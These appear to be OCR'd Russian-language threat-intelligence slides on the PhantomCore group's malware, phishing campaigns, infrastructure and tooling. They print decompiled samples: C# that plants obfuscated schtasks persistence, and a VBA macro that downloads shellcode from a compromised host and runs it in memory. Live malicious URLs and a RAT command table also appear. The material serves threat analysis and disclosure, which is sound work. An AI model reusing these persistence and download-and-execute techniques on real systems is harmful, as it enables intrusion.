
# Пересечение «задач»

## StatRAT - 2022

```
using (StreamWriter streamWriter = new StreamWriter(5EIJTD8WTW.dir_path + "\\Tsk.xml", false, Encoding.Default))
{
    streamWriter.WriteLine(74IABXJK6F.Schedule("MicrosoftStatisticCore", "pcalua.exe", string.Concat(new string[]
    {
        "-a ",
        5EIJTD8WTW.dir_path,
        "\\",
        file,
        ".exe"
    }), "0", 5EIJTD8WTW.admin));
}
5EIJTD8WTW.Exec_command("s\"ch\"ta\"s\"ks -cr\"ea\"t\"e\" -t\"n\" Mic\"ros\"oftSt\"ati\"sticCore /X\"M\"L " + 5EIJTD8WTW.dir_path + "\\Tsk.xml");
```

## PhantomCore.Downloader - 2024

```
string value = Program.Schedule("MicrosoftStatisticCore", "-a " + text + "\\WinDidget.exe", "0", false);
using (StreamWriter streamWriter = new StreamWriter(text + "\\Tsk.xml"))
{
    streamWriter.Write(value);
}
Process.Start("cmd.exe", "/c s\"ch\"ta\"s\"ks -cr\"ea\"t\"e\" -t\"n\" Mic\"ros\"oftSt\"ati\"sticCore /X\"M\"L " + text + "\\Tsk.xml");
```




# Возвращение в реальность


# Распределение получателей писем по отраслям

- IT
- Разработка и промышленность
- Технопарк
- ЖКХ
- Строительство дорог
- Туризм
- Лизинг
- Ритейл
- Телеком

# Побольше легитимности

- Для рассылки писем используется, вероятно, скомпрометированная инфраструктура



```
1  Received: from [redacted] ([78[redacted]])
2      by [redacted] id 17234647600664277771; Mon, 12 Aug 20
3  Received: from [redacted] by [redacted]
```




- Легитимные домены использовались для размещения вредоносных файлов:
  - Июль 2024 - http://td.tula-steel.ru (PhantomDL v4, persistent.exe)
  - Декабрь 2024 - http://city-tuning.ru (PhantomCore.KscDL_trim)

```
Sub ErdtN_yeKygsm()
    Dim UauoUmguPiemo As Variant
    Dim AtirStauAeroLfh As String
    If UsonRlupNuseRG() Then
        AtirStauAeroLfh = "http://td.tula-steel.ru/en/image.jpg"
    Else
        AtirStauAeroLfh = "http://td.tula-steel.ru/en/image.jpg"
    End If
    UauoUmguPiemo = StopEdnrd(AtirStauAeroLfh, "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)") ' GET Запрос к URL-адресу для получения шеллкода
    AngpNhtu UauoUmguPiemo ' Выполнение шеллкода в памяти
    AhclMtnh 2 ' Sleep 2 секунды
End Sub
```

| Scanned | Detections | Status | URL |
|---|---|---|---|
| 2024-12-11 | 6 / 96 | 200 | http://city-tuning.ru/collection/srvhost.exe |




# После заражения

# Использование публичных инструментов

Во время наших исследований следующие публичные инструменты были замечены в арсенале группы PhantomCore:

- WinSW (Windows Service Wrapper) - позволяет запускать произвольное приложение в качестве системной службы Windows. Использовался для закрепления в системе PhantomRAT v.2 путем создания системной службы.
- Revsocks - инструмент туннелирования трафика через socks5 протокол и обратное подключение к серверу.
- Chisel - это инструмент для туннелирования TCP/UDP трафика через HTTP, работающий по модели клиент-сервер.
- XenAllPasswordPro - инструмент извлечения паролей из системных данных.
- MobaXTerm - инструмент удаленного администрирования систем.
- Sliver - C2-фреймворк.
- MeshAgent - инструмент удаленного управления системой.

# PhantomCore.TaskRAT

Использовался в июле - октябре 2024 года

Альтернативное название:
PhantomJitter

| Команда | Значение |
|---|---|
| KILL | Уничтожение указанной задачи |
| DOWNLOAD | Отправка файла в C2 |
| EXEC | Выполнить команду оболочки и отправить результат ее выполнения в C2 |
| UPLOAD | Загрузка файла на компьютер |
| JITTER | Установить диапазон случайного значения для изменения интервала между подключениями к C2 |
| HOSTINFO | Отправка информации о хосте (имя компьютера, имя домена, список IP-адресов) на C2 в формате JSON |
| SELFDEL | Завершает свой процесс и удаляет свой файл |

# Head Mare???

- В ряде успешных атак, начинавшихся с рассылок PhantomCore, инфраструктуры жертв были зашифрованы.
- Публично было описано несколько атак с использованием самописных инструментов PhantomCore и шифровальщиков LockBit 3 и Babuk, конфигурации которых приписывают группе Head Mare.
- Согласно нашим данным, группа может быть связана не только с Head Mare, но и с другими шифровальщиками, поэтому мы не можем утверждать, что PhantomCore==Head Mare. Однако отметим, что атаки обусловлены политической ситуацией между Россией и Украиной, и страна-источник угроз одна и та же.

# Ключевые выводы

- Первые следы датируются 2022 годом
- Проводят качественные и частые рассылки
- Используют нераспространенные первоначальные векторы
- Используют как скомпрометированную инфраструктуру, так и регистрируют собственную
- Продолжают изменять и модифицировать свое ВПО, в том числе изменяя ЯП
- Имеют связи с группами-шифровальщиками


Спасибо!